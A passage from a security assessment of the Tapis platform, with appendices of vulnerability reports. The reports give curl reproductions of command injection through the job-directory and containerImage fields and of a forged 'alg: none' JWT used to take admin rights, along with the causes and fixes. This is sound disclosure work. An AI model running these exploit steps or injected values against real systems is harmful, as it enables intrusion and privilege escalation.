SQL queries are constructed dynamically throughout Tapis and are used in the handling of requests from the core services API. All of the queries that are constructed in response to a request use prepared statements for all user provided content, and in doing so eliminate the ability for an injection attack to occur through those fields.

Result

In every case where the core services interacted with the PostgreSQL databases, prepared statements were used to construct the SQL query. Thus, there were no opportunities for SQL injection attacks from the parsed user input.

6.2.4 Cookies

Summary

None of the seven core Tapis services set cookies to store information pertaining to previous user sessions. No exploitable cookies were found either by making cURL requests over Postman or by performing simple health checks for the core Tapis services over a common web browser.

Description

Almost every endpoint in Tapis does not necessitate the use of cookies. We attempted to access cookies through the employment of developer tools over a web browser. We also used the cookies feature of Postman to pick up on any cookies created while accessing many of the core services' endpoints.

Result

At the minimum, Tapis did not appear to store prior session information within cookies which could then be visible to returning users. Our exploration of cookies found that Tapis is not vulnerable via the information found in cookies.

6.2.5 Race Conditions

Summary

Tapis uses a queuing system in their Jobs service to handle multiple job submissions. Each job submission runs their respective application on separate containers on the user-specified system until execution is finished.

Description

We tried submitting multiple jobs simultaneously to see if they caused any interference between one another. All jobs submitted were able to be handled in parallel without any apparent issues. Furthermore, as each application is run on their own respective containers, they are unable to interact with one another.

Result

After our testing, it appears that Tapis can well handle race conditions. As each application of the job submission is executed on separate containers on a system that users cannot access, the applications are safe. Our exploration of race conditions within the Jobs service proved that

Tapis can handle multiple simultaneous tasks, repeated tasks, and attempted interference of running jobs.

6.3 Additional Recommendations


6.3.1 Stress Testing

Multiple components of Tapis, including the core services, should undergo stress testing. We were not able to conduct stress testing on Tapis given that the experimental testbed we were given had limitations, and was not equivalent to a real deployed Tapis system. We strongly recommend carrying out stress testing scenarios on Tapis, and explore the maximum number of job requests and application containers that can be submitted and launched respectively at a time.

The Jobs and Applications services are the most susceptible to this kind of test. The nature of these two services allows for multiple users to submit multiple requests at once either to execute jobs or create new applications. If Tapis is found susceptible to stress testing, then it may incur some crucial issues such as denial of service.

Appendices

Appendix A: Vulnerability Report: TAPIS-2023-0001



Not for public release. Do not distribute.

THE UNIVERSITY of WISCONSIN MADISON

TAPIS-2023-0001

TRUSTED CI THE NSF CYBERSECURITY CENTER OF EXCELLENCE

Summary:

As a result of a command injection vulnerability, in a Tapis system with a static `effectiveUserId`, any user with the correct permissions can execute an arbitrary command on the targeted host.

Component	**Vulnerable Versions**	**Platform**	**Availability**	**Fix Available**
N/A	3.0	all	not known to be publicly available	N/A
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	Tapis user account with READ and EXECUTE permissions for the target system and MODIFY permission for the files	None	Low	Medium
Fixed Date	**Credit**			
N/A	Sai Krishna Chaparala Gia-Minh Nguyen Elisa Heymann			

Access Required: Tapis user account with READ and EXECUTE permissions for the target system and MODIFY permission for the files

An attacker needs to have a Tapis user account with Tapis READ and EXECUTE permissions on the targeted system and with MODIFY permission on a file/directory of that system. These permissions are set by the Tapis admin user or the Tapis user owner of the system.

Effort Required: Low

An attacker needs to be able to submit a job through the Jobs service.

Impact/Consequences: Medium

An attacker can execute an arbitrary command on the host where the submitted job is being executed. The commands that can be executed are the ones allowed by the operating system permissions.

Full Details:

This attack is only feasible on a system with a static `effectiveUserId` shared by multiple Tapis users. Even if each Tapis user is granted their own directories for which they have MODIFY permission, they can still access files outside of their directories.

1. Use the Authenticator service to generate a Tapis JWT of a Tapis user that has the MODIFY permission for the targeted system. The command below generates a user token for `testuser1` using the username `testuser1` and password `testuser1`.

   ```
   curl -d '{"username": "testuser1", "password": "testuser1", "grant_type": "password"}' -H 'Content-type: application/json'
   https://dev.trustedci01.tacc.utexas.edu/v3/oauth2/tokens | jq
   ```

   Below is the json response containing details of the token generation.

```
{
    "message": "Token created successfully.",
    "metadata": {},
    "result": {
        "access_token": {
        "access_token": "eyJ0eXAiOiJKV1QiLCJhb...KfCTHGvx0CYfvGbCRm5FjcQ",
        "expires_at": "2023-10-11T02:00:32.707556+00:00",
        "expires_in": 14401,
        "jti": "2f480c71-14a0-4a2f-aa12-e97993473bca"
        }
    },
    "status": "success",
    "version": "dev"
}
```

Optionally, for convenience, store the `access_token` value into an environment variable for ease of use later. The command below stores the `access_token` value into the `USER1_TOK` environment variable which is used in the following steps.

```
export USER1_TOK="eyJ0eXAiOiJKV1QiLCJhb...KfCTHGvx0CYfvGbCRm5FjcQ"
```

2. Use the Applications service to create an application or use an already existing application for which an attacker has READ and EXECUTE permissions. The command below creates a new dummy application which belongs to `testuser1`.

```
curl -H "X-Tapis-Token: $USER1_TOK" -H "Content-type: application/json" -d '{"id": "dummy_app", "version": "0.0",
"containerImage": "dummy_image"}' https://dev.trustedci01.tacc.utexas.edu/v3/apps | jq
```

Below is the json response containing details of the application creation.

```
{
    "result": {
      "url": "http://dev.trustedci01.tacc.utexas.edu/v3/apps/dummy_app"
    },
    "status": "success",
    "message": "APPAPI_CREATED New app created. jwtTenant: dev jwtUser: testuser1 OboTenant: dev OboUser: testuser1
App: dummy_app",
    "version": "1.3.3",
    "commit": "c48220d8",
    "build": "2023-05-11T20:53:30Z",
    "metadata": null
}
```

3. Use the Jobs service to submit a job to execute the application from Step 2. The `execSystemId` data field is used for specifying which system/host to execute the job. The `execSystemExecDir` data field is used for specifying the directory path in the system to execute the job. In this example, `execSystemId` is set to `testuser2-system-trustedci`, the system for which `testuser1` has READ and EXECUTE permissions. `execSystemExecDir` is set to an arbitrary path, for which `testuser1` has MODIFY permission, followed by a semicolon to inject an attack shown in bold. The command below submits a job of the application from Step 2 with an injection attack. While we can inject any command, this example runs `whoami` and redirects the output to the `whoami.txt` file.

This mechanism can be used to execute any arbitrary command to which the effective user of the system has permissions to.

In this example, `testuser1` has MODIFY permission for the directory `testuser2-system-trustedci:/`.

```
curl -H "X-Tapis-Token: $USER1_TOK" -H "Content-type: application/json" -d '{"name": "injection_job", "appId": "dummy_app",
"appVersion": "0.0", "execSystemId":"testuser2-system-trustedci", "execSystemExecDir": "temporary; whoami > whoami.txt"}'
https://dev.trustedci01.tacc.utexas.edu/v3/jobs/submit | jq
```

Below is the json response containing details of the job submission.

```
{
    "result": {
      "id": 0,
      "name": "injection_job",
      "owner": "testuser1",
      "tenant": "dev",
      "description": "dummy_app-0.0 submitted by testuser1@dev",
      "status": "PENDING",
      "lastMessage": "Job created",
      "created": "2023-10-10T23:33:18.649895975Z",
      "ended": null,
      "lastUpdated": "2023-10-10T23:33:18.649895975Z",
      "uuid": "d51c3ed9-7d3c-49ee-9e2b-320f4c2e81cd-007",
      "appId": "dummy_app",
      "appVersion": "0.0",
      ...
      "sharedAppCtxAttribs": null,
      "notes": "{}",
      "_fileInputsSpec": null,
      "_parameterSetModel": null
    },
    "status": "success",
    "message": "JOBS_CREATED Job d51c3ed9-7d3c-49ee-9e2b-320f4c2e81cd-007 created.",
    "version": "1.3.4",
    "commit": "8fa8ebf1",
    "build": "2023-05-11T16:24:16Z",
    "metadata": null
}
```

Note that if the MODIFY permission is granted for another directory, make sure to appropriately fill in the fields: `execSystemExecDir`, `execSystemInputDir`, `execSystemOutputDir`, and `archiveSystemDir` accordingly. The command below is what the fields could look like if `testuser1` only had MODIFY permission for `testuser2-system-trustedci:/workdir_1`.

```
curl -H "X-Tapis-Token: $USER7_TOK" -H "Content-type: application/json" -d '{"name": "test_job", "appId": "hello-world",
"appVersion": "0.1", "execSystemId":"testuser2-system-trustedci", "execSystemExecDir": "/workdir_1/job1; whoami > whoami.txt;",
"execSystemInputDir": "/workdir_1/job1", "execSystemOutputDir": "/workdir_1/job1/output", "archiveSystemDir":
"/workdir_1/job1/output"}' https://dev.trustedci01.tacc.utexas.edu/v3/jobs/submit | jq
```

The json response will look similar.

4. Use the Files service to get the file from the command executed in Step 3 back to the local machine. Since `testuser1` has MODIFY permission for the files, it also implies READ permission. The command below transfers the contents of `whoami.txt` from the `testuser2-system-trustedci` host to an attacker's local machine in a file named `system_whoami.txt`. There is a delay for the injected command from Step 3 to be executed so this may give back a Tapis error but you can just try again.

```
curl -H "X-Tapis-Token: $USER1_TOK" https://dev.trustedci01.tacc.utexas.edu/v3/files/content/testuser2-system-
trustedci/whoami.txt > system_whoami.txt
```

Cause: Unsanitized file path parameters

An attacker can inject commands using the `execSystemExecDir`, `execSystemInputDir`, or `execSystemOutputDir` fields in the job submission command. This is done by using metacharacters such as ";", "|", and "&".

Proposed Fix:

We note that Tapis performs input sanitizing in other areas such as the Files service. We also note that input sanitizing is separately implemented in different places in the code. We recommend developing common functions for performing this task, and using these functions throughout the code, including in places that we have identified in this report.

Actual Fix:

N/A

Acknowledgment:

This research funded by the NSF Cybersecurity Center of Excellence under National Science Foundation Cyber Infrastructure grant OAC-2241313.

Appendix B: Vulnerability Report: TAPIS-2023-0002

TAPIS-2023-0002

Summary:

Any local Tapis user can decode their respective user JSON Web Tokens (JWTs) and encode them with malicious information to impersonate other users and services either within the same tenant or other tenants.

Component	**Vulnerable Versions**	**Platform**	**Availability**	**Fix Available**
N/A	v3 1.3.8	all	Publicly Available	Yes
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	Any Tapis User	None	Low	High
Fixed Date	**Credit**			
11/20/2023	Sai Krishna Chaparala Gia-Minh Nguyen Elisa Heymann			

Access Required: Any Tapis User

This vulnerability requires the attacker to have a valid user account with Tapis

Effort Required: Low

The attacker should belong to a particular tenant, be able to retrieve their respective Tapis user JWTs, and be able to access tools that allow the modification of the aforementioned JWTs

Impact/Consequences: High

By modifying their existing user JWTs, any Tapis user can impersonate other users within the same tenant, submit jobs as other users, and grant themselves **ADMIN** privileges over a Tapis tenant.

Full Details:

JWTs can be signed with various algorithms (e.g., HMAC, RSA, ECDSA) to ensure their integrity and authenticity. However, using the "none" algorithm effectively means that no such protection is applied. The term "none" refers to the absence of a digital signature or encryption algorithm. When the "none" algorithm is used, it means that the JWT is not signed or encrypted, making it susceptible to tampering. The below steps demonstrate an attacker, specifically `testuser2`, gaining **ADMIN** privileges over a Tapis tenant by concept of the "none" algorithm within JWTs


1. Use the Authenticator API to generate a Tapis JWT for any Tapis user. The command below generates a JWT user token for `testuser2` using the username `testuser2` and password `testuser2`.

```
curl -d '{"username": "testuser2", "password": "testuser2", "grant_type": "password"}' -H 'Content-type: application/json'
https://dev.trustedci01.tacc.utexas.edu/v3/oauth2/tokens | jq
```

   Below is the JSON response containing details of the token generation and the JWT itself

```
{
    "message": "Token created successfully.",
    "metadata": {},
    "result": {
        "access_token": {
            "access_token": "eyJ0eXAiOiJKV1QiLCJhb...DsjUH0r2fvRQTELFlwS-TEAvqA",
            "expires_at": "2023-11-06T22:12:59.932628+00:00",
            "expires_in": 14401,
            "jti": "62b30a4b-0e15-4dd0-bc48-997db86c8a4e"
        }
    },
    "status": "success",
    "version": "dev"
}
```

2. Navigate to an online JWT encoder/decoder and use the above `access_token` containing the JWT from Step 1. The figure below uses the website https://irrte.ch/jwt-js-decode/ to easily decode and edit JWTs.



```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1
NiJ9.eyJqdGkiOiI2MmIzMGE0Yi0wZTE
1LTRkZDAtYmM0OC05OTdkYjg2YzhhNGU
iLCJpc3MiOiJodHRwczovL2Rldi50cnV
zdGVkY2kwMS50YWNjLnV0ZXhhcy5lZHU
vdjMvdG9rZW5zIiwic3ViIjoidGVzdHV
zZXIyQGRldiIsInRhcGlzL3RlbmFudF9
pZCI6ImRldiIsInRhcGlzL3Rva2VuX3R
5cGUiOiJhY2Nlc3MiLCJ0YXBpcy9kZWx
lZ2F0aW9uIjpmYWxzZSwidGFwaXMvZGV
sZWdhdGlvbl9zdWIiOm51bGwsInRhcGl
zL3VzZXJuYW1lIjoidGVzdHVzZXIyIiw
idGFwaXMvYWNjb3VudF90eXBlIjoidXN
lciIsImV4cCI6MTY5OTMwODc3OSwidGF
waXMvY2xpZW50X2lkIjpudWxsLCJ0YXB
pcy9ncmFudF90eXBlIjoicGFzc3dvcmQ
ifQ.Hu5CMeVaNgXkOUjN6ak41WKNUnM9
_oj8PO12AeuB2eKjqxGl_MK2I1h0Xu0X
in-EvG-co3mTkJsfreozZJbYLbkHKDy7
v_HMEEYa4iX0SR1EWvAx2zr_xIKxjSbF
53B0GwVoRAy7-qJbxQm4JscPtp9zbwgV
Ic5Kug05fa54mhMrUesz0VbkexPfVFtV
S_4OV3kTEhE4_xpuY08wR_Zqq3Xn3_Ez
T7xmBLRiiq6Tgs-QgkimAo8Dz6HMXwop
c4vX5UEliHKu-EudatE7s-0UbEZlGr82
ZoR21jjFK1_7s2LoAXjAfyZgddNhpcER
DsjUH0r2fvRQTELFlwS-TEAvqA
```

```
{
    "typ": "JWT",
    "alg": "RS256"
}
```

```
{
    "jti": "62b30a4b-0e15-4dd0-bc48-997db86c8a4e",
    "iss": "https://dev.trustedci01.tacc.utexas.edu/v3
/tokens",
    "sub": "testuser2@dev",
    "tapis/tenant_id": "dev",
    "tapis/token_type": "access",
    "tapis/delegation": false,
    "tapis/delegation_sub": null,
    "tapis/username": "testuser2",
    "tapis/account_type": "user",
    "exp": 1699308779,
    "tapis/client_id": null,
    "tapis/grant_type": "password"
}
```


```
Your-Private-RSA-Key (for signing and validation)

Your-Public-RSA-Key (for validation)
```

Figure 1. Decoded JSON Web Token

In the above image, the encoded JWT from Step 1 resides on the left side and the decoded JWT resides on the right side. As one can see the *signature* of the JWT is encoded with the *RS256* encryption algorithm specified in the header while the payload contains various metadata relevant to `testuser2` in the `dev` tenant.

3. Using the website from Step 3 navigate to the header of the decoded JWT and modify the **alg** field with **none** instead of the current **RS256**. This specifies the *none* encryption algorithm, altogether discarding the necessity of a signature within a JWT. Furthermore, replace the text within the **sub** and **tapis/username** fields in the payload to **admin@dev** and **admin** respectively. Upon performing these changes the newly encoded JWT will look like as shown in Figure 2.



```
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25l
In0.eyJqdGkiOiI2MmIzMGE0Yi0wZTE1
LTRkZDAtYmM0OC05OTdkYjg2YzhhNGUi
LCJpc3MiOiJodHRwczovL2Rldi50cnVz
dGVkY2kwMS50YWNjLnV0ZXhhcy5lZHUv
djMvdG9rZW5zIiwic3ViIjoiYWRtaW5A
ZGV2IiwidGFwaXMvdGVuYW50X2lkIjoi
ZGV2IiwidGFwaXMvdG9rZW5fdHlwZSI6
ImFjY2VzcyIsInRhcGlzL2RlbGVnYXRp
b24iOmZhbHNlLCJ0YXBpcy9kZWxlZ2F0
aW9uX3N1YiI6bnVsbCwidGFwaXMvdXNl
cm5hbWUiOiJhZG1pbiIsInRhcGlzL2Fj
Y291bnRfdHlwZSI6InVzZXIiLCJleHAi
OjE2OTkzMDg3NzksInRhcGlzL2NsaWVu
dF9pZCI6bnVsbCwidGFwaXMvZ3JhbnRf
dHlwZSI6InBhc3N3b3JkIn0.
```

```
{
    "typ": "JWT",
    "alg": "none"
}
```

```
{
    "jti": "62b30a4b-0e15-4dd0-bc48-997db86c8a4e",
    "iss": "https://dev.trustedci01.tacc.utexas.edu/v3
/tokens",
    "sub": "admin@dev",
    "tapis/tenant_id": "dev",
    "tapis/token_type": "access",
    "tapis/delegation": false,
    "tapis/delegation_sub": null,
    "tapis/username": "admin",
    "tapis/account_type": "user",
    "exp": 1699308779,
    "tapis/client_id": null,
    "tapis/grant_type": "password"
}
```

```
Algorithm with empty signature
```

Figure 2. Modified JSON Web Token

4. After modifying the existing Tapis user JWT, navigate back to the command line and save this token into an environment variable, **`BAD_TOKEN`**, for convenience.

   ```
   export BAD_TOKEN="eyJ0eXAiOiJKV1QiLCJhb...N3b3JkIn0."
   ```

5. Now, **`testuser2`** is free to use this token and gain exclusive **ADMIN** privileges over various Tapis API. For the sake of completion this step will demonstrate **`testuser2`** using the modified JWT to grant themselves the **ADMIN** role via the *grantAdminRole* API within the Security Kernel service. Note that the *grantAdminRole* API is limited to only an administrator in the tenant.

   ```
   curl -H "X-Tapis-Token: $BAD_TOKEN" -H "Content-type: application/json" -d '{"tenant": "dev", "user": "testuser2"}'
   https://dev.trustedci01.tacc.utexas.edu/v3/security/user/grantAdminRole | jq
   ```

   Below is the JSON response mentioning the successful permission update for **`testuser2`**

   ```
   {
       "result": {
           "changes": 1
       },
       "status": "success",
       "message": "TAPIS_UPDATED User updated: 1 roles assigned",
       "version": "1.3.2",
       "commit": "99439c45",
       "build": "2023-05-05T16:46:05Z",
       "metadata": null
   }
   ```

6. Upon giving a call to the *getAdmins* API of the Secrity Kernel service, we can see that the above change is persistent and that **`testuser2`** was granted **ADMIN** privileges.

   ```
   curl -H "X-Tapis-Token: $USER2_TOK" https://dev.trustedci01.tacc.utexas.edu/v3/security/user/admins/dev | jq
   ```

   Below is the JSON response containing a list of Tapis users with **ADMIN** access

   ```
   {
       "result": {
           "names": [
               "admin",
               "testuser2"
           ]
       },
       "status": "success",
       "message": "TAPIS_FOUND Users found: 2 items",
       "version": "1.3.2",
       "commit": "99439c45",
       "build": "2023-05-05T16:46:05Z",
       "metadata": null
   }
   ```

Cause: Unsanitized Tapis JWTs

The Tapis JWTs are being improperly sanitized, thereby causing the Tapis API to fall prey to the ***none*** algorithm

Proposed Fix:

Implement a strong check over JWTs so as to remediate the use of ***none*** algorithm. Ensure that each JWT requires the use of a strong encryption algorithm like HS256 and RS256. For example, shared Java classes that validate JWTs, like JWTValidateRequestFilter.java, can be augmented to also check for encryption algorithms.

Actual Fix:

The fix was added in the JWTValidateRequestFilter.java file where a new method, **`prohibitNoAlg()`**, was implemented to check for the encryption algorithm. If the **alg** field of the JWT contained **none**, then an error message is returned to the user. This additional check is called in the **`filter()`** method right before jumping into JWT verification. The fix is now available with Tapis v3 release 1.5.2.

Acknowledgment:

This research funded by the NSF Cybersecurity Center of Excellence under National Science Foundation Cyber Infrastructure grant OAC-2241313.

Appendix C: Vulnerability Report: TAPIS-2023-0003

TAPIS-2023-0003

Summary:

An attacker with permissions to submit a job can store command injections within the Tapis Applications database, and execute those persistent attacks over a targeted Tapis system.

This vulnerability inherently uses the same underlying mechanism to execute the command injection as **TAPIS-2023-0001**, but highlights a pathway of storing command injections within Tapis databases. Furthermore, if an attack occurred before fixing the vulnerability in **TAPIS-2023-0001**, it could be the case that the injection could still persist in the system, even after the fix, with this new type of attack.

Component	**Vulnerable Versions**	**Platform**	**Availability**	**Fix Available**
N/A	3.0	all	Publicly Available	N/A
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	**system:** [*"READ", "EXECUTE"*] **files:** [*"MODIFY"*]	None	Low	Medium
Fixed Date	**Credit**			
N/A	Sai Krishna Chaparala Gia-Minh Nguyen Elisa Heymann			

Access Required: **system:** [*"READ", "EXECUTE"*]
files: [*"MODIFY"*]

An attacker should have *READ* and *EXECUTE* permissions over the targeted system, and have the *MODIFY* permission on any file/directory of that system. These permissions can be assigned by the Tapis admin or the owner of the Tapis system.

Effort Required: Low

An attacker needs to be able to create an arbitrary Tapis application and submit a job to execute this application through the Jobs service.

Impact/Consequences: Medium

An attacker can persistently attack a system by executing an arbitrary command on the host where the submitted job is being executed. The commands that can be executed are the ones allowed by the OS permissions.

Full Details:

The Apps API allows users to register applications alongside their respective Docker image names to run the application. In the process, user input Docker image names are stored within the Tapis Applications database. If these names with the malicious input are stored in the database they can be used by users during a job execution of the Tapis Application. Consequently, upon building these Docker images during job execution, any malicious input included within the Docker image names is also executed over the command line.

This attack is only feasible on a Tapis system with a static **`effectiveUserId`** shared by multiple Tapis users. Even if each Tapis user is granted their own directories for which they have *MODIFY* permission, they can still access files outside of their directories.

1. Use the Authenticator API to create a Tapis JWT for the Tapis user that has the *MODIFY* permission for the targeted system. The command below generates a JWT user token for **`testuser9`** using the username **`testuser9`** and password **`testuser9`**.

```
curl -d '{"username": "testuser9", "password": "testuser9", "grant_type": "password"}' -H 'Content-type: application/json'
https://dev.trustedci01.tacc.utexas.edu/v3/oauth2/tokens | jq
```

   Below is the JSON response containing details of the token generation

```
{
    "message": "Token created successfully.",
    "metadata": {},
    "result": {
        "access_token": {
            "access_token": "eyJ0eXAiOiJKV1QiLCJhb...KfCTHGvx0CYfvGbCRm5FjcQ",
            "expires_at": "2023-10-11T02:00:32.707556+00:00",
            "expires_in": 14401,
            "jti": "2f480c71-14a0-4a2f-aa12-e97993473bca"
        }
    },
    "status": "success",
    "version": "dev"
}
```

Optionally, for convenience, store the **access_token** value into an environment variable for ease of use later. The command below stores the **access_token** value into the **USER9_TOK** environement variable.

```
export USER9_TOK="eyJ0eXAiOiJKV1QiLCJhb...KfCTHGvx0CYfvGbCRm5FjcQ"
```

2. Use the Apps API to create an application **injection_app** owned by **testuser9**. Here, we insert the command injection in the **containerImage** field of the cURL request. Ideally, any command can be inserted in this field, however, for demonstration purposes we will run the **whoami** command and store the output within **whoami.txt** (same as **TAPIS-2023-0001**).

   By default, the owner of the app has *READ, MODIFY,* and *EXECUTE* permissions over the app. The below command creates this aforementioned Tapis application, **injection_app**, owned by **testuser9**.

```
curl -H "X-Tapis-Token: $USER9_TOK " -H "Content-type: application/json" -d '{"id": "injection_app", "version": "0.0.1",
"containerImage": "temporary; echo whoami > whoami.txt"}' https://dev.trustedci01.tacc.utexas.edu/v3/apps | jq
```

   Below is the JSON response containing details of the app creation

```
{
    "result": {
        "url": "http://dev.trustedci01.tacc.utexas.edu/v3/apps/injection_app"
    },
    "status": "success",
    "message": "APPAPI_CREATED New app created. jwtTenant: dev jwtUser: testuser9 OboTenant: dev OboUser: testuser9
App: injection_app",
    "version": "1.3.3",
    "commit": "c48220d8",
    "build": "2023-05-11T20:53:30Z",
    "metadata": null
}
```

   Upon successfully creating this app, Tapis stores the information pertaining to the app in the Applications database including the malicious input within the **containerImage** field. Thus, this application name, including the malicious input, persists in the database and becomes available for execution for any user that has the necessary permissions over the app and the targeted system.

3. Now, using the Jobs API, submit a job as **testuser9** to execute the previously created Tapis Application in Step 2 over the system **testuser2-system-trustedci**. Note that the below command will successfully execute only if **testuser9** has *READ* and *EXECUTE* permissions over the system **testuser2-system-trustedci**, and *MODIFY* permission for the files over this system.

```
curl -H "X-Tapis-Token: $USER9_TOK" -H "Content-type: application/json" -d '{"name": "injection_job", "appId": "injection_app",
"appVersion": "0.0.1", "execSystemId":"testuser2-system-trustedci"}' https://dev.trustedci01.tacc.utexas.edu/v3/jobs/submit | jq
```

   Below is the JSON response containing details of the job submission

```
{
    "result": {
        "id": 0,
        "name": "injection_job",
        "owner": "testuser9",
        "tenant": "dev",
        "description": "injection_app-0.0.1 submitted by testuser9@dev",
        "status": "PENDING",
        "lastMessage": "Job created",
        "created": "2023-11-03T10:12:55.125856134Z",
        "ended": null,
        "lastUpdated": "2023-11-03T10:12:55.125856134Z",
        "uuid": "f889e2b3-ee6b-4de8-a70c-ef5dad79ec38-007",
        "appId": "injection_app",
        "appVersion": "0.0.1",
        ...
        "sharedAppCtx": "",
        "sharedAppCtxAttribs": null,
        "notes": "{}",
        "_fileInputsSpec": null,
        "_parameterSetModel": null
    },
    "status": "success",
    "message": "JOBS_CREATED Job f889e2b3-ee6b-4de8-a70c-ef5dad79ec38-007 created.",
    "version": "1.3.4",
    "commit": "8fa8ebf1",
    "build": "2023-05-11T16:24:16Z",
    "metadata": null
}
```

Note that if the *MODIFY* permission is granted for another directory, make sure to appropriately fill in the fields: *execSystemExecDir, execSystemInputDir, execSystemOutputDir,* and *archiveSystemDir* accordingly. The command below is what the fields would look like if `testuser9` only had *MODIFY* permission for `testuser2-system-trustedci:/workdir`.

```
curl -H "X-Tapis-Token: $USER9_TOK" -H "Content-type: application/json" -d '{"name": "injection_job", "appId": "injection_app",
"appVersion": "0.0.1", "execSystemId":"testuser2-system-trustedci", "execSystemExecDir": "/workdir/job1", "execSystemInputDir":
"/workdir/job1", "execSystemOutputDir": "/workdir/job1/output", "archiveSystemDir": "/workdir/job1/output"}'
https://dev.trustedci01.tacc.utexas.edu/v3/jobs/submit | jq
```

4. To retrieve the contents within the file created as a result of executing the `injection_app` application in Step 3, `whoami.txt`, we use the Files API to transfer the contents of this file to our local machine. The command below transfers the contents of `whoami.txt` located in the `workdir/f889e2b3-ee6b-4de8-a70c-ef5dad79ec38-007` directory within `testuser2-system-trustedci` to the attacker's local machine into a local file named `system_whoami.txt`.

```
curl -H "X-Tapis-Token: $USER9_TOK" https://dev.trustedci01.tacc.utexas.edu/v3/files/content/testuser2-
systemtrustedci/workdir/f889e2b3-ee6b-4de8-a70c-ef5dad79ec38-007/whoami.txt > system_whoami.txt
```

